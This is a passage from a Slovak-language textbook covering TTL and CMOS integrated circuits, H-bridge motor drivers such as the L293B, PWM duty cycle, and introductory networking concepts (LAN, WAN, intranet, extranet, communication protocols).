
Vzhľadom na to, či integrovaný obvod pozostáva z bipolárnych tranzistorov alebo unipolárnych tranzistorov, rozoznávame dve základné technológie výroby integrovaných obvodov - TTL a CMOS.

TTL integrované obvody - základným stavebným prvkom týchto I.O. sú bipolárne tranzistory typu NPN a PNP. Pri číslicových I.O. je charakteristické napájacie napätie 5V. Napätie na vstupe číslicových TTL obvodov v rozsahu 0V až 0,8V je interpretované ako úroveň L, alebo inak log.0. Napätie na vstupe v rozsahu 2V až 5V je interpretované ako úroveň H, resp. log.1.

CMOS integrované obvody - základným stavebným prvkom sú unipolárne tranzistory. Napájacie napätie pre číslicové CMOS I.O. sa môže pohybovať v rozsahu špecifikovanom výrobcom, napríklad od 3V do 18V. Intervaly hodnôt napätí na vstupe pre úrovne L a H sa následne odvíjajú od použitého napájacieho napätia.

CMOS technológia I.O. sa vyznačuje nižšou spotrebou elektrickej energie oproti technológii TTL. Na druhej strane TTL obvody dokážu rýchlejšie spracovať vstupné signály.

Na nasledujúcom príklade si vysvetlíme význam integrovaných obvodov pre praktickú elektroniku. Predstavme si, že chceme vyrobiť malého trojkolesového robota, ktorý má dve kolesá poháňané jednosmernými elektromotormi a jedno pomocné vše-smerové koliesko. Aby sme mohli meniť smer pohybu robota, potrebujeme meniť aj polaritu napätia na motoroch. Na tieto účely sa často používa zapojenie nazývané H-mostík.



Obrázok 4.26 - H-mostík – principiálna schéma zapojenia

Zdroj [11]

H-mostík môže byť realizovaný buď z bipolárnych alebo unipolárnych tranzistorov, princíp je v oboch prípadoch podobný. Riadiace vstupy IN1 a IN2 sú pripojené na digitálne výstupy mikrokontroléra.

Napájací vstup mostíka nech je pripojený na napájacie napätie $U_{cc} = 5V$. Ak na riadiaci vstup IN1 privedieme úroveň L ($U_1 = 0V$) a na vstup IN2 privedieme úroveň H ($U_2 = 5V$), potom sú splnené podmienky pre otvorenie tranzistorov T1 a T4, tranzistory T2 a T3 sú zatvorené. Prúd preteká od napájacej svorky, cez tranzistor T1, elektromotor a tranzistor T2 smerom k zemi napájacieho zdroja.


Polarita napätia U_{out} na motore odpovedá smeru šípky na obrázku, hriadeľ elektromotora sa otáča v smere hodinových ručičiek. Ak na riadiaci vstup IN1 privedieme úroveň H ($U_1 = 5V$) a na vstup IN2 úroveň L ($U_2 = 0V$), potom sa otvárajú tranzistory T3 a T2. Prúd zdroja tečie od napájacieho vstupu cez tranzistor T3, elektromotor a tranzistor T2 smerom k zemi.

Polarita napätia U_{out} na motore je opačná voči smeru vyznačenom na obrázku a hriadeľ elektromotora sa otáča proti smeru hodinových ručičiek. V prípade, ak máme na riadiacich vstupoch IN1 a IN2 rovnaké logické úrovne ($U_1=U_2=0V$, alebo $U_1=U_2=5V$), nie sú splnené podmienky pre otvorenie tranzistorov, napätie na elektromotore je nulové a prúd cez elektromotor neprechádza, hriadeľ elektromotora sa neotáča.

V prípade dvoch elektromotorov potrebujeme mať k dispozícii dva takéto H-mostíky, čo znamená použitie 8 tranzistorov a 8 rezistorov. V praxi by sme mohli mať súčiastok dokonca viac. Napr. kvôli väčšiemu prúdovému zosilneniu sa zapájajú namiesto jedného tranzistora dva tranzistory v tzv. Darlingtonovom zapojení.

Použitie diskretných súčiastok na stavbu dvoch mostíkov znamená aj značné rozmery postaveného elektrického obvodu. Preto sa nám ponúka myšlienka poobzerať sa za hotovými riešeniami, pohľadať H-mostík v integrovanej podobe.

Pre malé jednosmerné elektromotory s malým prúdovým odberom môžeme použiť budič motorov v integrovanej podobe typu L293B znázornený na obrázku 4.28. Integrovaný obvod obsahuje štyri kanály, ktoré je možné zapojiť ako dva H-mostíky.



Obrázok 4.27 - H-mostík vo forme integrovaného obvodu

Zdroj [11]

Na internete si vyhľadáme jeho technickú dokumentáciu, alebo inak povedané datasheet, kde nájdeme potrebné informácie ako význam jednotlivých vstupov a výstupov, odporúčané schémy zapojenia a parametre. Príklad:

- napájacie napätie logickej (riadiacej) časti U_{cc1} : od 4,5V do 36V,
- napájacie napätie výstupov U_{cc2} : od U_{cc1} do 36V,
- maximálny trvalý výstupný prúd na jeden výstup 1A,
- špičkový neopakovateľný výstupný prúd (po dobu max. 5ms) 2A.

Existencia dvoch pinov napájacích napätí je spôsobená tým, že elektromotor môže mať iné napájacie napätie U_{cc2} , ako je napätie logických úrovní riadiacich signálov. Napríklad, ak pomocou 5V logických


úrovní z mikrokontroléra chceme riadiť 12V elektromotor, bude $U_{cc1}=5V$, $U_{cc2}=12V$. Musíme si uvedomiť, že k tomuto budiču nemôžeme pripojiť elektromotor s prúdovým odberom väčším ako 1A, pretože hrozí preťaženie a nenávratné poškodenie integrovaného obvodu.

4.8 PW modulácia (PWM)

Impulzová šírková modulácia, alebo skrátene PWM (Pulse Width Modulation) je metóda riadenia výkonu elektrických spotrebičov napájaných jednosmerným napätím. Predstavme si, že máme jednoduchý jednosmerný elektrický obvod, kde je žiarovka zapojená k batérii cez obyčajné tlačidlo. Ak stlačíme tlačidlo, žiarovka sa rozsvieti naplno, pretože bude na nej napätie batérie.

Ak dáme prst z tlačidla dole, žiarovka zhasne, pretože na nej bude nulové napätie. Čo by sa dialo, ak by sme veľmi rýchlo stláčali a púšťali tlačidlo? Samozrejme, ak by sme dokázali stlačiť a pustiť tlačidlo pravidelne niekoľkokrát za sekundu, potom by sme mohli sledovať situáciu, kedy žiarovka nie je ani úplne zhasnutá, ale ani nesvieti plným jasom.

Stláčaním a púšťaním tlačidla generujeme pravouhlý priebeh napätia na žiarovke, v ideálnom prípade pravidelne sa opakujúce napäťové impulzy, ktoré by sme mohli znázorniť ako na obrázku 4.29.



Ak je časový priebeh signálu pravidelne sa opakujúci, potom hovoríme o periodickom signále. Maximálna hodnota napätia, alebo tiež amplitúda, je pri tomto časovom priebehu označená ako U_M . Čas, za ktorý sa časový priebeh zopakuje, nazývame perióda a označujeme ju písmenom T . Obrátená hodnota periódy je frekvencia signálu f ($f=1/T$) a udávame ju v jednotkách Hz (Hertz).

Čas, počas ktorého nadobúda signál vyššiu úroveň napätia U_M , nazývame šírka impulzu a označujeme t_i . Dôležitým parametrom periodického pravouhlého signálu je strieda signálu, ktorú označujeme písmenom D . Strieda je pomer medzi dĺžkou impulzu t_i a periódou T a často sa vyjadruje v percentách.


$$D = \frac{t_i}{T} \cdot 100 [\%]$$

Vzorec 4.6 - Strieda signálu

Ak by sme pripojili paralelne k žiarovke voltmeter, ktorý meria efektívnu hodnotu napätia, zistili by sme, že napätie na žiarovke je úmerné striede pravouhlého signálu a môže sa pohybovať od 0V až po napájacie napätie. Vyššia strieda signálu znamená vyššie napätie v žiarovke a naopak.

Samozrejme, že v praxi nebudeme výkon spotrebiča riadiť ručne stláčaním tlačidla, ale o pravouhlý priebeh napätia na spotrebiči sa nám postará generátor PWM, ktorý generuje pravouhlý signál s pevnou frekvenciou a konštantnou amplitúdou, ale s nastaviteľnou striedou. Mnohé mikrokontroléry, ako aj napríklad ATmega328P, ktorý sa nachádza na vývojovej doske Arduino, obsahujú niekoľko generátorov PWM signálov, ktoré sú vyvedené na výstupné piny.


Pre demonštráciu PWM si ukážeme výsledky simulácie vytvorenej v simulačnom programe Multisim od spoločnosti National Instruments. Predstavme si, že máme pripojenú červenú LED cez predradný rezistor R k PWM výstupu mikrokontroléra, ako je zakreslené na obrázku 4.30.



Obrázok 4.29 - Riadenie LED pomocou PWM

Zdroj [11]

PWM výstup je znázornený schématickou značkou generátora G pravouhlého signálu s výstupným napätím $u(t)$. Aká bude efektívna hodnota napätia U_D na LED, efektívna hodnota prúdu I tečúceho cez LED a výkon P_D na LED pri frekvencii pravouhlého signálu $f=1\text{kHz}$, amplitúde $U_M=5\text{V}$ a striede $D=25\%$, 50% a 75% ? Výsledky sú zobrazené na obrázku 4.31.



Využitie PWM modulácie pre riadenie otáčok jednosmerného motora so sebou prináša dve nevýhody – elektromagnetické rušenie a hluk.

- **elektromagnetické rušenie** – pokiaľ nie sú pri PWM použité vodiče s tienením, do okolia sa rozširuje elektromagnetické pole, ktoré môže pôsobiť ako rušivý signál pre okolité komunikačné systémy. To môže byť problém pri niektorých aplikáciách. Napríklad medicínske alebo letecké zariadenia majú prísne normy ohľadom generovania a šírenia rušivých signálov.
- **hluk** – motorčeky, ktoré sú riadené PWM, môžu generovať vysoké frekvencie, ktoré pôsobia ako nežiaduci hluk.



SIETE

5

Základy sietí
Koncept LAN a WAN
Diagnosticke pristupy
Prehľad IoT protokolov

5.1 Siete

Počítačová sieť je prepojenie zariadení za účelom výmeny informácií. Jednotlivé zariadenia, ktoré sú do siete pripojené, sa označujú ako uzly a sú prepojené dátovými linkami. Tieto linky môžu mať formu káblových médií alebo rádiovkej komunikácie, ako je WiFi.

Cesta, ktorou správa prechádza zo zdroja do cieľa, môže byť jednoduchá vo forme jediného kábla, ktorý spája jeden počítač s iným. No môže byť aj zložitá ako sieť, ktorá sa doslova rozpína naprieč celou zemeguľou. Sieť by mala poskytovať stabilný a spoľahlivý komunikačný kanál, cez ktorý sa môžu prenášať údaje medzi odosielateľom a príjemcom. To všetko bez ohľadu na ich geografickú vzdialenosť.

Sieťová infraštruktúra obsahuje tri kategórie sieťových komponentov:

- koncové zariadenia,
- sprostredkovateľské zariadenia,
- sieťové médiá.

Koncové zariadenia

V bežných sieťových podmienkach sú to zariadenia ako počítače, VoIP telefóny, CCTV kamery, mobilné zariadenia. Tieto zariadenia môžu byť zdrojom (označované aj ako klient) alebo cieľom (označované aj ako server) sieťovej komunikácie. Pri takejto komunikácii sa za server zvyčajne považuje stanica, ktorá poskytuje služby. Klientom je stanica, ktorá si tieto služby vyžiadala.

V prípade IoT architektúry, môžu byť koncovými zariadenia snímače pre snímanie fyzikálnych parametrov, prípadne inteligentné riadiace systémy, ktoré ovládajú motorčeky. Pri komunikácii je nevyhnutné vedieť, kto inicioval komunikáciu a kto je adresátom zasielaných údajov.

Sprostredkovateľské zariadenia

Tieto zariadenia zabezpečujú komunikačné prepojenie medzi klientom a serverom. Keďže nie je možné všetky zariadenia prepojiť jedným káblom, na pozadí sú do siete zapojené sprostredkovateľské zariadenia. Zabezpečujú zapojenie koncových zariadení do sietí a prepojenie týchto sietí.

Za sprostredkovateľské zariadenia sú považované prepínač (switch), smerovač (router), brána (gateway), ale aj bezpečnostné zariadenia (firewall, proxy).

Okrem iného tieto zariadenia môžu poskytovať služby pre zaistenie bezpečnosti, kvality a stability spojenia, či v niektorých prípadoch aj zvýšenie rýchlosti a zníženie zaťaženia siete.

Sieťové médiá

Média predstavujú komunikačný kanál, cez ktorý sa prenášajú údaje od zdrojovej stanice k cieľovej stanici. V súčasnosti patria medzi najrozšírenejšie médiá metalické vedenia, optické vlákna a rádiová komunikácia.

Pri IoT zariadeniach, je pre výber sieťového média rozhodujúca napríklad vzdialenosť, na akú sa majú dáta prenášať, prostredie, v ktorom bude zariadenie fungovať a komunikovať, množstvo dát, ktoré

budú odosielané a frekvencia odosielania a v neposlednom rade aj náklady pre realizáciu infraštruktúry.


Účelom sietí je umožniť prenos správ medzi rôznymi pripojenými zariadeniami. Siete je možné z pohľadu topológie kategorizovať ako:

- LAN - lokálna sieť,
- WAN - rozsiahla sieť.

Rastúci počet zariadení pripojených v sieti, ich rozmanitosť a odlišné požiadavky viedli k ďalšiemu vývoju v oblasti typov a architektúry sietí.

LAN

Lokálna sieť (Local Area Network, LAN) je bežný typ siete, ktorá sa nachádza v domácnostiach či kanceláriách, malých či veľkých podnikoch.



LAN je sieť počítačov a ďalších komponentov umiestnených relatívne blízko v obmedzenom priestore. Rôzne LAN sa môžu vo veľkosti líšiť. Môžu pozostávať iba z dvoch počítačov v domácej kancelárii alebo malom podniku, alebo môžu zahŕňať stovky počítačov vo veľkej firemnej kancelárii alebo vo viacerých budovách.

LAN poskytujú jej používateľom tieto základné funkcie:

- **dáta a aplikácie** - používatelia navzájom pripojení prostredníctvom siete, môžu zdieľať súbory a dokonca aj aplikačné programy. To umožňuje ľahšie sprístupňovanie údajov a podporuje efektívnejšiu spoluprácu na projektoch.
- **sieťové zdroje** - zdroje, ktoré sú zdieľané. V základnej konfigurácii siete má k nim prístup každý, kto je pripojený v LAN. Je možné zdieľať vstupné zariadenia, ako sú sieťové disky, ale aj výstupné zariadenia, napríklad tlačiarne.


- **komunikačná cesta k iným sieťam** - ak nie je zdroj dostupný lokálne, LAN prostredníctvom brány môže poskytnúť pripojenie k vzdialeným zdrojom - prístup na web.

WAN

Rozsiahla sieť (Wide Area Network, WAN) je dátová komunikačná sieť, ktorá pokrýva pomerne širokú geografickú oblasť a ktorá často využíva prenosové zariadenia poskytované spoločnými poskytovateľmi, napríklad telekomunikačnými spoločnosťami.

Technológie WAN obvykle fungujú v troch nižších vrstvách referenčného modelu ISO OSI:

- fyzická vrstva,
- vrstva dátového spojenia,
- sieťová vrstva.



Obrázok 5.2 - Sieť typu WAN

Zdroj [19]

Hlavné charakteristiky WAN sú:

- prepájanie zariadení umiestnených v rôznych geografických oblastiach,
- je používaná poskytovateľmi telekomunikačných služieb,
- na komunikáciu používajú rôzne typy sériových pripojení (zvyčajne majú nižšiu šírku pásma ako LAN).

WAN sú nevyhnutné pre napĺňanie obchodných potrieb firmy. Ide o tieto požiadavky:


- schopnosť zdieľať údaje medzi ústredím a pobočkami,
- schopnosť zamestnancov na firemných cestách získať prístup k údajom so sídlom v hlavnej kancelárii.

Z pohľadu domáceho používateľa má WAN sieť nasledujúci význam:

- poskytnutie prístupu k internetu,
- využívanie služieb ako internetové bankovníctvo, IP televízia, nakupovanie,
- štúdium a práca cez internet.

Internet

Hoci existujú výhody pri používaní LAN alebo WAN, väčšina jednotlivcov potrebuje komunikovať so zdrojmi v inej sieti, mimo lokálnej siete v domácnosti, areálu alebo organizácie. To sa robí pomocou internetu. Internet je sieť, ktorá prepája mnoho LAN a WAN po celom svete.



Zabezpečenie efektívnej komunikácie v rámci tejto rôznorodej infraštruktúry si vyžaduje uplatňovanie konzistentných a všeobecne uznávaných technológií a noriem, ako aj spoluprácu mnohých agentúr pre správu siete, telekomunikačných operátorov a podobne.

Existujú organizácie, ktoré boli vytvorené s cieľom pomôcť udržať štruktúru a štandardizáciu internetových protokolov a procesov. Medzi tieto organizácie patrí IETF, Internet Corporation pre pridelené mená a čísla (ICANN), Internet Architecture Board (IAB), ako aj mnohé iné.

Intranet a Extranet

Pri počítačových sieťach sa objavujú dva pojmy podobné internetu:

- intranet,
- extranet.

Intranet - termín, ktorý sa často používa na odkazovanie na súkromné spojenie LAN a WAN, ktoré patria do organizácie a je navrhnuté tak, aby boli prístupné iba členom organizácie, zamestnancom alebo tým, ktorí majú oprávnenie. Intranet je v podstate internet, ktorý je zvyčajne dostupný iba v rámci organizácie.

Organizácia môže na svojej intranetovej stránke uverejňovať internetové stránky o interných udalostiach, politikách zdravia a bezpečnosti, o informačných bulletinoch zamestnancov a telefónnych zoznamoch zamestnancov. Napríklad škola môže mať intranet, ktorý obsahuje informácie o rozvrhu hodín, on-line učebné osnovy a diskusné fóra. Intranety zvyčajne pomáhajú eliminovať papierovanie a zrýchľujú pracovné postupy. Intranet organizácie môže byť prístupný osobám pracujúcim mimo organizácie prostredníctvom zabezpečených pripojení k internej sieti.

Extranet - organizácia môže používať extranet na poskytovanie bezpečného prístupu jednotlivcom, ktorí pracujú pre partnerské organizácie, ale vyžadujú údaje o hlavnej spoločnosti.

Príklady extranetov:

- spoločnosť poskytujúca prístup k externým dodávateľom,
- nemocnica poskytujúca rezervačný systém, aby mohli pre svojich pacientov online objednávať termíny vyšetrení,
- miestny úrad vzdelávania, ktorý poskytuje školské a personálne informácie školám vo svojom okrese.

5.2 Sieťová komunikácia

Koncové zariadenie môže byť buď zdrojom, alebo cieľom správy prenesenej cez sieť. Úspešný prenos správy od odosielateľa k príjemcovi je pomerne komplexný proces. Základnou požiadavkou je, aby si obe strany vzájomne rozumeli. Musia používať rovnakú reč a dodržiavať pravidlá komunikácie. Takýto zoznam pravidiel a požiadaviek sa súhrnne nazýva komunikačný protokol.

Komunikačný protokol

Protokoly pomáhajú špecifikovať mnohé vlastnosti sieťovej komunikácie. Medzi dôležité vlastnosti a postupy, ktoré musia byť dodržiavané patria:

- detekcia základného fyzického spojenia (káblové, bezdrôtové),
- detekcia iných zariadení v sieti,
- nadviazanie komunikácie (takzvaný handshake),
- vyjednávanie o rôznych parametroch spojenia (rýchlosť, veľkosť okna, atď.),
- ako začať a ukončiť správu,
- formát správy,

- ako pracovať s poškodenými alebo nesprávne naformátovanými údajmi (oprava chýb),
- ako detegovať neočakávanú stratu spojenia,
- ako pokračovať v komunikácii po výpadku,
- ukončenie spojenia.

